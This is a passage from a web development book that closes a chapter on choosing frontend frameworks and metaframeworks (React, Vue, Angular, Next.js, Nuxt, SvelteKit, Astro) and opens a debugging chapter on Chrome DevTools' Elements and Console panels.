For a team of one shipping features into a complex domain, that was the real win. The hard, interesting problems in this application were the floor plans, the user-defined data, and the workflows. Ember kept everything else invisible so all available attention could go to the parts that actually required it.

The Right Tool at the Right Time

Here is what to be careful about before taking any of this as general advice.

In this example, Ember worked because of the developer. Someone less experienced with frontend architecture might have found Ember’s conventions harder to internalize, not easier. Someone with strong existing opinions about structure might have found them stifling rather than liberating. The leverage Ember provides depends on a willingness to trust

the framework more than your own instincts, at least until you understand why those decisions were made.

It also worked because of the timing: Ember was already mature when the developer chose it. The early turbulence of the framework's design had settled. The upgrade path that made staying current manageable was the result of years of investment. Choosing an opinionated framework early in its life, before those patterns have stabilized, is a different bet entirely.

It also worked because of the application. A complex domain with rich user data and deeply nested navigation plays to Ember's strengths. The conventions around data, routing, and state are well-suited to applications that fit that shape. An application with significantly different requirements, or one that needs to go against the grain regularly, would have felt the friction instead of the flow.

And it also worked because Ember was, and still is, actively maintained by people who care about it. An opinionated framework that loses its maintainers stops being an asset quickly. The opinions are only worth following if someone is keeping them current.

Strong conventions are a feature when they match your problem. The story here is not "Use Ember." It is "Identify what decisions a framework makes for you, judge whether those are decisions you would have made anyway, and understand what you are giving up by letting someone else make them."

No Silver Bullets

The Ember story works because it is honest about a single thing: the framework was a fit. Different developer, different application, different year, and the same choice would have been wrong. That is not a unique property of Ember. It is true of all frameworks worth using. They were all built by people solving specific problems, in specific years, with specific constraints in mind. When the fit is good, you barely notice the framework. When it's not, you fight the tool every day.

This is why “which framework should I use?” is the wrong question to start with. The right question starts with what problem the framework was built to solve and whether that is your problem too.

The Problem They Were Solving

John Resig released jQuery at BarCamp NYC on January 14, 2006. He was a computer science student at Rochester Institute of Technology (RIT), and he was frustrated by the inconsistencies among IE6, IE7, and the early WebKit and Gecko browsers. The dominant library at the time was Prototype.js, which focused on extending the JavaScript language itself. Resig wanted the opposite: a tool that made manipulating the DOM feel like one consistent thing across browsers that all behaved slightly differently. The selector engine, refined from Simon Willison’s earlier `getElementsBySelector` script, made it feel almost trivial. The problem jQuery solved no longer exists. Its enormous popularity reshaped browser APIs in its image, and most of what jQuery once provided is now baked into the platform: `querySelector`, `classList`, `fetch`, and consistent event handling. The framework dominated for a decade and then quietly stepped out of the spotlight, because the spotlight moved to the standards it helped shape.

AngularJS started as a 2009 side project from Misko Hevery and Adam Abrons. The original thesis was strange and ambitious: web *designers*, not developers, should be able to build applications. Hevery famously made a bet with his Google manager that he could rewrite Google Feedback, 17,000 lines of code, in two weeks using their early framework. He finished in three weeks with 1,500 lines. Google adopted the project, renamed it AngularJS, and shipped version 1.0 in May 2011. Two-way data binding and dependency injection were the right answer for teams that needed shared structure across a lot of engineers. The digest cycle was the right answer until your application got large or your interactions got fast. That was when the seams showed.

React came out of Facebook’s ads team. Jordan Walke prototyped it in 2011 to bring XHP, an HTML-templating extension to PHP, into the browser. The

team was dealing with cascading updates across a fast-growing application, and the existing patterns were not keeping up. React was deployed first in ads tooling and then in News Feed, and finally, it was open sourced at JSConf US in May 2013. The initial reception was hostile in places. People hated mixing markup and logic, hated the virtual DOM concept, and hated JSX. Within two years, most of them had flipped.

Vue is the outlier in this list. Evan You started it as a side project in 2013 while using AngularJS daily at Google, with the explicit goal of being smaller. The pitch was progressive adoption: a script tag and two directives, and a legacy page had reactivity. That framing alone won Vue a category of teams the other frameworks could not reach.

Each of these frameworks was shaped by the problem it was built for. None of them was wrong for what they were built to solve. The thing to remember when you adopt one is that you are inheriting its problem definition along with its solution.

The “Hello, World!” Illusion

Every framework tutorial is a marketing artifact. Not in a deceptive way, but in a structural one. Its job is to make you feel productive within 30 minutes, because that is when most evaluations end. The framework that wins the first 30 minutes wins a disproportionate number of long-term decisions.

The catch is that those first 30 minutes look almost identical regardless of which framework you pick. Here is a counter in React:

```
function Counter() {
  const [count, setCount] = useState(0);
  return (
    <button onClick={() => setCount(count + 1)}>
      Count: {count}
    </button>
  );
}
```

And here's one in Vue:

```
<script setup>
import { ref } from "vue";
const count = ref(0);
</script>

<template>
  <button @click="count++">Count: {{ count }}</button>
</template>
```

And one in Svelte:

```
<script>
  let count = 0;
</script>

<button on:click={() => count++}>Count: {count}</button>
```

And one in Angular:

```
@Component({
  selector: "app-counter",
  template: `<button (click)="count = count + 1">Count: {{ count
}}</button>`,
})
export class CounterComponent {
  count = 0;
}
```

Different syntax, same shape. Click a button, increment a number, and watch it render. Every framework looks great at this size. The differences that matter are not visible at this scale.

The tutorial does not show the following:

- A form with 40 fields, interdependent validation, and accessibility requirements that pass an actual audit
- A component tree where state has to flow up, down, and sideways without turning every prop into a global

- The build output for your hundredth route, with the bundler doing what it actually does instead of what the demo's three routes pretend it does
- The day a dependency you do not control ships a breaking change and the framework's upgrade path treats it as your problem
- The error boundary you forgot to add and the production error that ate three hours of debugging before anyone noticed the silent failure

None of these are edge cases. They are most of the work.

To get a real read on a framework, you need to go beyond the "Hello, world!" The following examples are small enough to build in a day or two and big enough to expose the differences that actually matter:

- A multistep form with cross-field validation, server-side errors, and full keyboard navigation
- A virtualized list of 10,000 items with filtering, sorting, and selection that survives a rerender storm
- An accessible modal dialog with focus trapping, scroll locking, and escape handling that works with a screen reader
- A search-as-you-type interface with debouncing, request cancellation, and proper error and empty states
- A nested routing setup with authenticated routes, shared layouts, and a deep link that lands cleanly after a hard refresh

Each of these is small enough to fit in a day. None of them is solved by the tutorial. The patterns a framework provides for problems like these, and the patterns it does not, are what you will live with for years.

React's Limits Show

React earned its dominance. The component model was a genuine improvement on what came before, and the industry adopted it within a couple of years. A decade later, most of how we think about UI in JavaScript traces back to that one decision. That dominance is also why this section gives React more critical attention than the others do. The rough edges of the most-used framework are the rough edges most teams feel.

Popular models become the default, however, and over time, the defaults revealed their limits in public.

React Server Components were announced by Dan Abramov, Lauren Tan, Joe Savona, and Sebastian Markbåge in their December 2020 post. They are not features added to React. They are a different programming model layered on top of the original one. They are components that run only on the server, never ship JavaScript, and fetch data directly. A `"use client"` directive that draws a line through the component tree. A mental separation between server and client trees that has to be reasoned about at every boundary. None of this is an extension of the original component-as-function-of-state model. It is a second model, sharing syntax with the first but not semantics.

The failure modes are subtle. Pass a function as a prop from a server component to a client component, and the build accepts it without complaint, but the function is not callable on the client. Import a component expecting it to be interactive, forget the `"use client"` directive, and its event handlers silently do nothing. Use `useState` in a file that turned out to be a server component, and you get a build error halfway through unrelated work. Teams lose time at the boundary because the boundary does not announce itself.

Concurrent rendering tells a similar story. React 18, released in March 2022, introduced `useTransition` and `useDeferredValue`. The hooks let parts of the tree render at lower priority and yield to user input. Used carefully, they help. Used carelessly, they cause double renders that eat performance instead of saving it. Vue's Evan You and Preact's Marvin Hagemeister both publicly questioned whether the model was solving a

problem most applications even have. Concurrent rendering is a real capability. Using it correctly requires understanding React's scheduler at a level that almost no application code should need.

Then, there is the ecosystem question. The Next.js App Router, released at Next.js Conf 2023, is the canonical implementation of Server Components. It also presumes Vercel's deployment model in ways that do not always travel well. The aggressive caching, PPR, and streaming behavior work on other platforms, but they work *best* where they were designed. The line between "React" and "React-as-deployed-on-Vercel" has narrowed considerably, and that is its own conversation. The next section is that conversation.

None of this means React is bad. It's one of the best-engineered and most-cared-for frameworks the industry has produced. But every model has a shape, and React's shape is now visible enough that you can see where it strains. Whether those strain points are where *your* application lives is the only question that matters.

Metaframeworks

Metaframeworks are frameworks built on top of frameworks. Next.js sits on React, Nuxt on Vue, SvelteKit on Svelte, and Astro on whatever you want. They all answer the same question: what should be in the box that the underlying framework alone does not give you?

For most teams, the answer is "a lot." A metaframework is what you reach for when you do not want to wire together routing, server-side rendering, code splitting, image optimization, and a build pipeline by hand. It offers the Ember.js value (decisions made for you and conventions to follow) extended to React, Vue, or Svelte. The coupling to the platform a metaframework was designed for is also real. Both are worth understanding before you commit.

What They Give You

Strip away the marketing and a metaframework provides a coherent answer to a small set of recurring problems:

File-based routing

> Place a file in a directory, and you get a route. In Next.js, `app/products/[id]/page.tsx` becomes `/products/:id`. In SvelteKit, `src/routes/products/[id]/+page.svelte` becomes `/products/:id`. In Nuxt, `pages/products/[id].vue` becomes `/products/:id`. The mapping is consistent enough that learning one teaches you the others.

Server rendering and static generation

> The framework handles the difference between "generate this at build time" and "render this on every request" with minimal code. Next.js infers it from your component code. SvelteKit makes it explicit per route. Astro makes static the default and SSR opt-in. The result is the same: HTML appears in the browser quickly, and the rendering pipeline is not your problem.

Code splitting

> Routes are split into separate bundles automatically. The user downloads only what is needed for the page they're on. There is no configuration step.

Image optimization

> Components like `next/image` in Next.js or `<Image />` in Astro resize, reformat, and lazy-load images. WebP and AVIF are produced on demand, and the original is served only when a smaller version cannot do the job.

API routes

API routes place server-side endpoints alongside your client code, sharing types and project structure: `app/api/users/route.ts` in Next.js, `src/routes/users/+server.ts` in SvelteKit, and `server/api/users.ts` in Nuxt. The boundary between frontend and backend gets thinner in a useful way.

Build pipeline and deployment

A metaframework gives you a pre-configured bundler, a dev server with HMR, and a deployment story without a custom pipeline. For most projects, this provides the largest time savings.

For most teams, most of the time, this set of solved problems is a good deal. Wiring it up from scratch takes weeks and decays as dependencies shift. A metaframework keeps it solved without ongoing cost, as long as you stay inside its assumptions.

The Coupling That Accretes

The coupling does not arrive in one piece. It builds up one feature at a time, and each one is individually reasonable.

The clearest example is Next.js and Vercel. The two were designed together, and the experience reflects that. When you deploy Next.js to Vercel, certain features simply work. When you deploy elsewhere, some may require extra effort, behave differently, or in a few cases not work at all:

Image optimization

The `next/image` component runs through Vercel's image optimization pipeline at the edge. Self-hosted Next.js uses a built-in optimizer with different performance characteristics, or you can swap in a third-party service. The trade-off is time, money, or both.

Incremental Static Regeneration (ISR)

ISR delivers stale content while regenerating fresh content in the background. The mechanism depends on the `stale-while-revalidate` HTTP cache directive, and CDN support for it varies. Verify what your specific CDN honors before you lean on ISR, since support here is not ubiquitous.

Partial Prerendering (PPR)

PPR splits a page into a static shell served from a CDN and dynamic holes streamed at request time. On Vercel, the static shell becomes a CDN asset and the dynamic part becomes an Edge or Serverless Function. The model is portable in principle, and the deployment artifacts and streaming behavior first shipped tuned for Vercel's infrastructure.

Middleware and the Edge Runtime

Middleware runs at the edge on Vercel. Elsewhere, it runs where you can run it. The Edge Runtime's restrictions (no native Node APIs and a smaller standard library) come with the territory of edge computing, and they apply just as much off Vercel as on it.

Vercel and Next.js are both excellent at what they do, and pairing them is a defensible choice. The senior developer's responsibility is to look past the marketing language and account for the fact that the tight integration is a long-term commitment. That's true of any deeply integrated platform: the convenience and the exit cost come from the same design. Price that commitment before you make it, not after.

The rest of the metaframework landscape takes a different approach:

Nuxt and Nitro[1]

Nitro, the server engine in Nuxt, abstracts the deployment target through presets. The same codebase compiles for Node, Vercel, Netlify, Cloudflare Workers, Deno, and Bun. The `.output` directory is a

standalone bundle independent of `node_modules`. Switching targets is a configuration change:

```
// nuxt.config.ts
export default defineNuxtConfig({
  nitro: {
    preset: "cloudflare-pages",
    // or "vercel", "netlify", "node-server", "deno-deploy"
  },
});
```

SvelteKit and adapters

Every SvelteKit project ships through an adapter, and `adapter-auto` detects supported platforms during build. Official adapters exist for Vercel, Cloudflare, Netlify, and a generic Node server. The build output is platform-agnostic JavaScript that the adapter wraps for the target:

```
// svelte.config.js
import adapter from "@sveltejs/adapter-node";
// or "@sveltejs/adapter-vercel"
// or "@sveltejs/adapter-cloudflare"

export default {
  kit: { adapter: adapter() },
};
```

Astro

Astro uses islands architecture by default. Most of the page is static HTML, and interactive components hydrate only where needed and only when needed. It is framework-agnostic at the component level, with React, Vue, Svelte, Solid, and Lit usable on the same page:

```
---
import Layout from "../layouts/Base.astro";
import Search from "../components/Search.svelte";
import Cart from "../components/Cart.vue";
---

<Layout>
  <h1>Welcome</h1>
  <Search client:visible />
  <Cart client:idle />
</Layout>
```

The `client:*` directives control when each island hydrates: on visibility, when the browser is idle, on first interaction, or never. As of January 2026, Astro is owned by Cloudflare. The project remains MIT licensed and platform portable, but new features are likely to land on Cloudflare's runtime first, and the long-term direction is one to watch.

Next.js with OpenNext

OpenNext is an open source adapter project that takes the output of `next build` and produces deployment bundles for Cloudflare Workers, AWS Lambda, and Netlify. It started in 2023 and has matured into a serious option. As of Next.js 16.2, the Deployment Adapter API is stable, which means platforms no longer have to reverse engineer the build output. Self-hosting Next.js is now realistic, with the caveat that

your code may already be written against the assumptions OpenNext is working to translate.

Knowing Before You Commit

The portability check belongs at the same point as the framework spike (which we cover in the next section): before commitment, not after. There are three questions to answer for your specific project:

Where does this need to run?

Compliance, infrastructure, latency, cost, and team capability all push the answer in different directions. Most teams have one constraint that dominates. Identify that one first, and the rest of the field narrows itself.

What features depend on the platform?

Audit the framework's feature list against your deployment target before you write any code that depends on it. The audit is mechanical. Pull up the documentation, look for any feature that names a specific platform or behaves "best" in one environment, and flag it. Then, check whether your application uses that feature or is likely to.

As an example, a marketing site built on Next.js might depend on three platform-flavored features: image optimization through `next/image`, ISR for blog posts, and middleware for A/B testing. The first is replaceable with a service like Cloudflare Images, at a cost. The second changes behavior on a CDN that does not respect `stale-while-revalidate`. The third needs an Edge-compatible runtime if it moves off Vercel. Three features, three different migration costs, and only the audit reveals which ones will actually hurt.

For Nuxt and SvelteKit, this audit is shorter because the framework abstracts most platform differences through Nitro presets and adapters. For Astro, less is platform dependent because less runs at request time. The length and weight of this list is the shape of your future migration cost.

What does it cost to leave?

> Any application that leans on platform-specific features is harder to move, because its assumptions reflect the platform it was written for. The cost of leaving extends beyond technical work. It includes retraining the team on a new deployment story, rebuilding any platform-specific automation, paying for the migration time itself, and the opportunity cost of features that did not ship during the migration. The honest way to estimate this is a one-day spike. Try to deploy your existing application to a different target. The friction you hit on that day is the friction you would hit at scale.

Metaframeworks are some of the best tools the JavaScript ecosystem has produced. Adopting one is a deployment decision as much as a framework decision. Document the assumptions you are making clearly, so the team that will maintain this in three years will have a chance of recognizing them.

A Framework for Choosing Frameworks

In this chapter, we give you three sections of context and one section to act on it. So far, we've shown you what frameworks are, what they were built for, and what coupling you inherit when you adopt one. This last section turns the lessons into a process. It comes in three parts: a fork in the road that most evaluations skip, a technique for cutting through demos, and a checklist that boils the chapter down to questions you can answer.

Libraries or a Framework

The first decision is whether you need a framework at all. "No framework" in 2026 does not mean "vanilla everything." It means the following deliberate stack of focused libraries:

Router

TanStack Router provides type-safe routes, built-in data loaders, and first-class search params, generating types from your route tree. Wouter is a 1.5 KB hooks-based alternative you can use when TanStack is more than you need.

Data layer

TanStack Query handles server state with caching, background refetching, and mutation primitives. Apollo Client does the equivalent for GraphQL with a normalized cache. Both let you treat the network as a tier of state, not a sequence of fetches.

State primitive

Zustand offers a small set of hooks for global state without ceremony. Jotai organizes the same idea around atoms with fine-grained subscriptions. For smaller applications, React's own `useState`, `useReducer`, and `useContext` APIs are often enough.

Build tool

Vite provides instant dev server starts via native ES modules and a production build via Rollup. It is the de facto standard for nonframework setups, and most metaframeworks use it under the hood.

The platform itself does much more than it did five years ago. ES modules, Web Components, the Fetch API, View Transitions, and CSS layers cover ground that frameworks once monopolized.

So you can pick a library or a framework, and both approaches are valid. The choice between them often matters more than the choice within either.

Pick libraries when all of the following apply:

- The team has the experience to make architectural decisions on purpose.

- The project has unusual requirements that mainstream frameworks do not anticipate.
- You value being close to platform standards and aging well as the platform evolves.
- The scope is small enough that integration friction is a one-time cost, not a recurring one.

Pick a framework when all of the following apply:

- You want solved problems on day one.
- The team needs shared conventions for onboarding.
- Standard concerns (routing, SSR, data fetching, and build tooling) are not where you want to spend time.
- The codebase will outlive the current team and benefit from documentation that maps directly to how it is built.

The line between these two options is not as sharp as it once was. TanStack Start, Astro, and a few others sit in a middle ground: they're minimal frameworks that bundle a router and SSR but leave most other choices to you. If a full metaframework feels like too much and a pile of libraries feels like too little, this is territory worth exploring.

Beyond that binary, most projects have one constraint that dominates the choice. Identify it first, and the rest of the field will narrow itself down. Table 9-1 maps common dominant constraints.

Table 9-1. Common dominant constraints and the framework approach each tends to push toward

Dominant constraint	Leans toward
Hiring reach	React plus a metaframework, for the largest pool of available developers.
Existing team skills	Match the framework to what the team already knows. A Java backend team finds Angular's structure familiar. A Vue-experienced team points to Nuxt.
Deployment target	A framework with native support for that target. Cloudflare-first projects look at Astro. Multitarget needs point to SvelteKit or Nuxt with their adapter and preset systems.
Long-term maintenance	Strong-convention framework like Angular or Ember, or a boring library stack with low churn.
Performance budget	A compile-time framework like Svelte, or hand-tuned libraries with Vite.
Standards and portability	Libraries plus Vite, or Astro for content-heavy sites.
Time to first ship	Full metaframework. This solves problems on day one.
Custom architecture	Libraries, or a minimal framework like TanStack Start that bundles only routing and SSR.

When multiple constraints compete, name them and pick the one that hurts the most if you get it wrong.

The Framework Spike

If you decide to use a framework, the *spike* is the technique you should use to evaluate candidates honestly.

The term comes from Extreme Programming. Ward Cunningham describes Kent Beck coining it in the late 1990s as a term for "the simplest thing we can program that will convince us we are on the right track." Applied to framework selection, it means building the hardest 10% of your application in each candidate framework, before committing to any of them.

The method is as follows:

1. Identify the hardest 10%

> This is not the home page. It is the part of the application you are most worried about—the complex form with cross-field validation, the data table that will hold 10,000 rows, the route that needs to work offline, the SSR-to-CSR transition that has to feel seamless. Whatever it is, name it explicitly before the spike starts. If you cannot name it, the spike has nothing to test.

2. Pick two or three candidates

> More than three is too many to evaluate fairly in a reasonable time budget. Fewer than two means you have already decided.

3. Time-box hard

> Two days per framework, one developer, no extensions. The point is to learn what is hard, not to ship. If the spike runs past its budget, that itself is information about the framework.

4. Build the hard part, not the tutorial

You already know what the tutorial looks like. The spike's value comes from running into the framework's friction points, the places where the demo path stops applying.

5. Take notes during, not after

Where did you reach for the docs? What pattern did you have to invent because the framework did not provide one? Which features felt natural and which felt grafted on? Memory smooths these out within hours.

6. Compare side by side

At the end, you should have two or three implementations of the same hard problem. The differences are the answer. If they are identical in shape and feel, the framework choice is less important than the team's familiarity with one or the other.

Here is how the experience is likely to unfold:

The first day in any unfamiliar framework is the worst. You're learning conventions, fighting the build system, and finding the right packages. This is normal and not a useful signal about the framework's quality. Resist the urge to draw conclusions from day one.

The second day is where the truth emerges. You have enough fluency to attempt the hard part and enough familiarity to notice the friction. The framework that helps you most on day two is the one to take seriously.

You will sometimes finish a spike unsure. That is also useful. It means the candidates are similar enough that the choice is about secondary factors (team familiarity, ecosystem fit, and deployment story) instead of primary capability. A draw on the spike is information, and it usually points toward whichever framework the team already knows best.

A spike that produces a clear winner is rare and valuable. Usually, the result is "this one feels noticeably better at the thing we care about most." That is enough for you to make a decision.

The Nontechnical Forces

Here's a real example of a reason to choose a framework that often flies under the radar. I once worked at a place where a single product went through three frameworks in 15 years. Each choice was right for the moment it was made, and the reasoning for each was different enough to be worth walking through.

The first framework was Google Web Toolkit (GWT). The team was made up almost entirely of Java developers with little JavaScript or web experience. GWT let them write the frontend in Java, transpile it to JavaScript, and ship something the team could actually maintain. In retrospect, it looks like an unusual choice, but it was the right tool for a team whose expertise was on the server side. The framework was selected to bridge a skills gap.

The second framework was Angular. By that point, the team had real web experience and the question had changed. There was a substantial Java and Spring backend with shared types and conventions, and Angular's structured, opinionated style mapped naturally onto how the backend developers already thought. Two-way data binding, dependency injection, and a strong module system felt familiar. The decision was driven by integration cost. Angular minimized the cognitive distance between server and client, and it made the existing toolchain easier to extend.

The third framework, for the most recent generation of the product, was React. The reason was hiring. Java-heavy frontend frameworks had become harder to staff. Angular, still well maintained, came with its own learning curve for new developers. React had the biggest ecosystem, the most tutorials, and the largest pool of developers who already knew it on day one. The decision was driven by the cost of bringing new people in.

Three frameworks answered to three different forces. The first was driven by existing expertise, the second by integration cost, and the third by hiring reach. None of these was a technical comparison in the abstract. Each was a deliberate match between the framework's strengths and the constraint that mattered most at that point in the product's life. The spike is the technique

that surfaces constraints honestly at a single decision point. The lesson generalizes across the lifetime of a product: the right framework is the one that fits the dominant constraint, and the dominant constraint changes as teams, integrations, and hiring markets change.

Five Questions to Ask Before You Commit

This whole chapter boils down to five questions worth answering before committing to a framework:

What problem was this framework built to solve, and is it your problem?

> React was built for fine-grained UI updates at Facebook scale. Angular was built for shared structure across enterprise teams. SvelteKit was built for compile-time efficiency. Astro was built for content-first sites with sparse interactivity. The original motivation tells you what the framework optimizes for. Match it against your own.

What decisions does it make for me?

> List them: routing pattern, state model, data fetching, build pipeline, and testing setup. For each decision, ask whether you would have made the same choice on your own. The decisions you would not have made are where the friction lives, and the spike is where you find out how much that friction costs.

Where does it fight back?

> Every framework has territory it dislikes. React fights with deeply nested forms and complex lifecycle interactions. Angular fights with lightweight, noncomponent-based UI. Next.js fights with deployment targets that do not look like Vercel. Identify these areas. Ask how often your application will live there.

What will the deployment story look like after three years?

> Where does this need to run today, and what does it cost to leave when requirements change? The metaframeworks section covers the

mechanics. The honest answer to this question is what makes the cost real.

What will happen if this framework is less popular in three years?

The codebase will outlive the current hype cycle. The maintenance team you have in 2029 will not be the team you have today. Pick something that the 2029 team can keep alive after the conference talks have moved on, and document the choice well enough that the team will understand why it was made.

These five questions don't have right answers in the abstract. They have specific answers, in your specific situation, that you can defend later when someone asks why you made specific choices. That is what choosing on purpose looks like, and it's the only kind of framework decision worth defending.

Conclusion

Frameworks are not interchangeable parts. Each one was built by people solving a specific problem at a specific time, and adopting one means inheriting their problem definition along with their solution. The right questions to ask are "whose assumptions match mine?" and "what am I signing up for over the years that the codebase will outlive its initial team?"

In this chapter, we learned the following things:

Frameworks are architectural decisions, not just technical ones

The Ember story showed us that strong conventions can be leveraged for a small team building a complex application, but only when the developer, timing, application, and framework's maintenance state all line up. Identify what decisions a framework makes for you and judge whether those are decisions you would have made anyway.

Every framework was an answer to a specific question

jQuery solved cross-browser DOM manipulation in 2006 and reshaped browser APIs in its image. Angular solved structure for enterprise teams. React solved cascading UI updates for Facebook's ads team. Vue solved progressive adoption. Each was right for what it was built to solve, and each shows its limits when applied to a different shape of problem. React's success has made its limits the industry's limits, which is why Server Components and concurrent rendering feel like extensions grafted onto a model that was designed for something narrower.

Metaframeworks bundle solved problems and couple you to a platform

File-based routing, SSR, code splitting, image optimization, and a coherent build pipeline provide real value. They also may come with the cost of tight coupling to a platform, which is what you have to account for.

The choice between libraries and a framework is the first fork, and it is more open in 2026 than it was a few years ago

A focused stack of TanStack Router, TanStack Query, Zustand, and Vite covers ground that used to require a framework. Pick libraries when the team has the experience to design its own architecture. Pick a framework when standard concerns are not where you want to spend time and shared conventions matter for onboarding.

The spike is the technique you use to evaluate frameworks honestly

Identify the hardest 10% of the application, pick two or three candidates, time-box hard, build the hard part rather than the tutorial, and compare side by side. The first day in any unfamiliar framework is the worst. The second day is where the truth emerges. A draw on the spike is information too, and it usually points toward whichever framework the team already knows best.

The whole chapter boils down to five questions you can answer for your specific project

> What problem was this framework built to solve? What decisions does it make for me? Where does it fight back? What will the deployment story look like after three years? What will happen if this framework is less popular in three years?

The 15-year story closes the loop. The right framework changed three times for the same product, and each change was driven by a different dominant constraint: existing expertise, integration cost, and hiring reach. Each was a deliberate match between the framework's strengths and the constraint that mattered most at that point in the product's life.

Framework decisions are decisions about teams and constraints as much as about technology. Document the assumptions you're making so the team that inherits the codebase three years from now will have a chance of understanding the choice. That is the only kind of framework decision worth defending.

---

[1] Vercel acquired NuxtLabs, the company steering Nuxt and Nitro, in July 2025. Both projects remain MIT licensed with a public roadmap. See Vercel's announcement.

Chapter 10. Debugging

Every developer has been there: staring at the screen, wondering why something that should work perfectly fine is acting up, and feeling like the computer is personally mocking their efforts. This is where debugging comes in.

Debugging is one of those skills that separates good developers from great ones. It's not just about finding bugs—it's about understanding your code, your tools, and the intricate dance among browsers, servers, and user interactions. All of the previous chapters provided you with the base knowledge of everything related to web development. Now, we make use of this knowledge to figure out when something is going wrong. For our support, there are great development tools and methodologies available.

This chapter will walk you through the essential DevTools panels that should become second nature and, more importantly, the debugging techniques that will help you approach any problem with confidence instead of panicking.

Since all theory needs to prove itself in practice, we'll examine two real-world scenarios from my own experience that showcase not only outrageous and head-scratching bugs but also how the right debugging technique made all the difference in solving them.

Browser Developer Tools

In general, Chrome's DevTools are regarded as the best in their class. They are the same in all Chromium-based browsers, and they not only include a plethora of features but also are easily extensible with specific Chrome extensions. Especially if you have to work with frameworks like Vue and React, extensions can be a godsend.

It's always fascinating to see how deep you can go with Chrome DevTools. From changing simple texts in the element tab or fiddling with a few lines of CSS to analyzing and debugging animation performance through render flame graphs, you can do almost anything with them. Going through every little detail would push the limits of this chapter, but you can find detailed guides online. Thankfully, you don't need to know everything about developer tools to use them effectively. Also, more importantly, the features that we go through in this chapter are nearly the same for all browsers, so we'll help you find your way around non-Chromium-based environments as well.

You can access Chrome DevTools by right-clicking anywhere in your browser window and selecting "Inspect" or by using the keyboard shortcut for your operating system: `Ctrl+Shift+I` on Windows/Linux or `Cmd+Option+I` on Mac.

The tools are organized into different panels, and while there are plenty available, most debugging sessions rely on five core panels that handle the majority of web development issues:

Elements

> This panel lets you inspect the rendered HTML tree and all computed CSS styles applied to any element.

Console

> This panel serves as your playground for impromptu code execution and displays all log messages from your application.

Sources

> This panel provides you with access to all loaded JavaScript files with full debugging capabilities, including breakpoints and variable inspection.

Network

This panel shows every request your application makes, including response data, timing information, and loading order.

Performance

This panel offers detailed profiling that can drill down to individual render operations and microtasks.

We'll explore each of these panels in detail in the upcoming sections, focusing on the features that are the most important for regular debugging tasks.

Elements

The Elements panel, as seen in Figure 10-1, serves as the entry point for debugging and often becomes your primary workspace, particularly when you need to troubleshoot CSS and HTML issues. The left side of the panel displays the rendered HTML tree, complete with all content injected, modified, or altered by JavaScript code or browser extensions. When you select an element, the panel reveals all applied CSS for that specific item, including the complete cascade hierarchy that shows precisely where each style originates.




Figure 10-1. The elements panel for my website, oida.dev, shows the rendered HTML tree with a selected element and the corresponding styles on the right side of the panel

This view becomes invaluable for layout and styling debugging. You can click directly on CSS values and modify them incrementally, using your arrow keys, or completely overhaul values and units as needed. The panel also lets you experiment with new colors, adjust fonts, and test various styling approaches in real time.

By selecting a specific element in the Elements panel, you get more insights into the applied styles from your CSS:

- You can examine the CSS box model to help you understand how padding, margins, and borders affect your layout.
- You can access the computed styles section to see every style rule that applies to an element, giving you a comprehensive view of the final styling calculations.

- You can add, remove, and change CSS properties to see their effects in the main browser window. The properties editor holds a variety of quality-of-life functionalities, like a color picker for every CSS color that you want to change, and the ability to toggle pixel values by just pressing the up or down keys on your keyboard.
- You can also toggle mouse states like hover, visited, or active, to see how your CSS changes here.

To check how robust my CSS is, I pick an element from the HTML view and drag it to different locations within the DOM tree. If the element works in another context just as well, I've done something right.

The element I select becomes accessible in the Console via the `$0` variable, creating a seamless bridge between visual debugging and programmatic inspection.

Beyond basic inspection, the Elements panel supports numerous advanced features:

- You can set DOM breakpoints that trigger when elements change.
- You can dynamically add or remove CSS classes.
- You can modify element content on the fly.
- You can simulate different device states and hover effects, to emulate phone screens and sensor features.
- You can analyze accessibility properties and ARIA labels.
- You can monitor DOM mutations in real time.
- You can inspect event listeners to see where they're bound and what functions they trigger.

Since HTML and CSS form the basis of your web application, the Elements panel becomes the first stop if you want to check if the semantics of the rendered document and the styles you apply to them make any sense.

Console

The Console (see Figure 10-2) represents the familiar debugging companion that every JavaScript developer knows from countless `console.log` statements used throughout application development.

